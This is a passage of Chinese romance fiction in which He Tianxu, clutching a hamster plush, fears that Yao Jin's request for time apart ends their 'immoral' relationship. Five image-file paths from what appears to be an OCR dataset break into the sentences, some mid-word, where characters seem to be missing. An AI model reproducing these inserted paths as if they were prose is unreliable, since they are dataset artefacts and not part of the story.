    贺天叙受不了这样的冷待。千思万绪绞缠心脏,一阵阵疼意泛上。他怀里抱着软绵绵的仓鼠玩偶,似乎想从它那得到点安慰。可抱着这玩意,贺天叙便回忆起以前姚今待他的好来。


    渴求许久的东西好不容易得到,还没拥有多久却又骤然失去。贺天叙心里空落落的,无措和茫然淹没了他。


    他忽地生出个念头,觉得姚今口中那句“彼此冷静一下”的言外之意就是结束这段不堪的关系。


    这种想法彻底吓到了贺天叙。他第一时间想反驳却又忍不住地继续细想这个想法的可能性。


    在这段不道德的情感关系里,贺天叙本来就是那个乞求对方施舍爱意的人。如果姚今想要结束,随时都可以。


    他根本没理由也没资本挽留对方。